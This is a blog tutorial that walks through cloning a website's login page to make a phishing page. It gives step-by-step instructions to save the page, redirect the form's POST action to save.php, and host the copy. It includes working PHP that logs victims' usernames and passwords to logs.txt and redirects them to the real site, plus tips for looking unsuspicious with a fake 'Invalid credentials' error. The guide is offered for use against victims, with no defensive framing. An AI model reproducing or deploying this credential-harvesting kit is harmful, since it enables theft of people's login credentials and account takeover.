

Hello Amigos! Phishing is a very famous and common form of Social Engineering attack. Did it ever cross your mind if you could manually create a phishing page for any website you want? Well, it’s not that difficult after all and even people with no programming background can do it easily as well. All they need to do is understand the code and get the login mechanism part.
There are many automated scripts which can auto create phishing pages. They have pre-defined templates for popular social networking websites such as Facebook, Twitter, Instagram etc. Even some of them like SE-Toolkit allow you to clone any site.
Doing this manually has an advantage. You can customize it as per your need, say for example give an error “Incorrect Username or Password” and redirect to the original login page so it doesn’t look suspicious. The victim might think that they might have mistyped the credentials. So let’s get started.
To start off, first visit the login page of the website you need to clone. This can be any website. Here is a sample login page.

Next, right click on page and click Save Page.
On the dialog box that appears next, save it to a location you want to but make sure “Web Page, Complete” is selected.

Now open up the folder where you saved the webpage and open the login page in a text editor. Skim through the code and go to the login mechanism.
Below is sample code.

If you understand HTML then it is easy to see that this is a form with method of POST. It takes username and password from input fields and on pressing login button, sends the credentials to “login.aspx” page which verifies the login.
All we need to do now is……..instead of sending the credentials to login.aspx page, send it to another page say “save.php“. And in this page we will write a snippet of code which instead of verifying the login will instead save the credentials.
Here is the modified code. Notice that now the action parameter value has been changed to send the credentials to save.php page instead.

The final thing left now to do is create a php file in the same folder as the original login page and call it “save.php“. Paste the following code in it and save it.
<?php
$user = $_POST["tbLogin"];
$pass = $_POST["tbPassword"];
$myfile = fopen("logs.txt", "a") or die("Unable to open file!");
fwrite($myfile, "\n\n". $user."\n".$pass);
fclose($myfile);
header('Location: http://samplesite.com/login.html');
exit();
?>- We store the username and password that arrives via the POST request in the $user and $pass variables respectively.
- Next we append the variable values to a file called “logs.txt” (note that it is created automatically if it’s not present).
- Following this we redirect the website to the original login page.
Note that you need to do some modifications to this code to suit your requirements.
The first and foremost is that the $_POST[“tbLogin”] and $_POST[“tbPassword”] contains the IDs of the original code. You need to put the ID based on the form of your login page.
Secondly you need to change the redirection URL so it can go to the URL of the login page that you are trying to clone.
We are all done. The final step is to simply host all the contents to a hosting site.
Whenever the victim visits it and enters credentials, they will be captured and saved into a file called “logs.txt” (which is present in the same folder) and then redirected to the original login page.
To make it look unsuspicious you can modify the code to give an error “Invalid credentials” and then redirect.
So it was as easy as that to create a fake login page from an original one. Happy hacking and Adios Amigos! 😀
 The Nano Scientist